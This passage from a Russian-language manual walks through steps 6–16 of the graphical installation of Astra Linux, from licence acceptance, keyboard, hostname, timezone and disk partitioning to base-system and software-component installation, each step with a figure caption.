


Рисунок 27.5. Установка ОС *Astra Linux*

6. Выбрать пункт «Графическая установка». Откроется окно «Лицензия» (См. Рисунок 27.6).




Рисунок 27.6. Лицензия

7. Ознакомиться и принять условия лицензионного соглашения. Откроется окно «Настройка клавиатуры» (См. Рисунок 27.7). Выбрать способ переключения между национальной и латинской раскладкой и нажать на кнопку «Продолжить». Начнется загрузка дополнительных компонентов.




Рисунок 27.7. Настройка клавиатуры

8. Введите сетевое имя компьютера (См. Рисунок 27.8).




Рисунок 27.8. Настройка сети

9. Откроется окно «Настройка времени», в котором необходимо выбрать часовой пояс (См. Рисунок 27.9).




Рисунок 27.9. Выбор часового пояса

10. Откроется окно «Разметка дисков». Выбрать пункт «Автоматически разметить свободное пространство» (См. Рисунок 27.10).




Рисунок 27.10. Разметка дисков

11. Откроется окно, в котором необходимо выбрать одну из трех вариантов схем автоматической разметки (См. Рисунок 27.11).




Рисунок 27.11. Разметка дисков.

12. Откроется окно, в котором будет приведена краткая интерактивная таблица существующей разметки всех жестких дисков, а также предполагаемая схема разметки диска, выбранного для установки ОС (См. Рисунок 27.12). Выбрать пункт «Закончить разметку и записать данные на диск»




Рисунок 27.12. Завершение разметки диска

13. Откроется окно, в котором необходимо подтвердить запись изменений на диск (См. Рисунок 27.13).




Рисунок 27.13. Завершение разметки диска

14. Начнется установка базовой системы (См. Рисунок 27.14).




Рисунок 27.14. Установка базовой ОС

15. Откроется окно «Выбор программного обеспечения» (См. рисунок 27.15). Выбрать необходимые компоненты и нажать кнопку «Продолжить». Будут установленные выбранные компоненты.




Рисунок 27.15. Выбор программного обеспечения

16. Откроется окно «Выбор и установка программного обеспечения» (См. Рисунок 27.16). Если не выбрана ни одна дополнительная функция, то в этом случае не будут установлены пакеты, связанные с дополнительными функциями ОС. После окончания выбора дополнительных функций следует нажать «Продолжить». Если были выбраны дополнительные функции ОС, то будут настроены и установлены соответствующие модули.

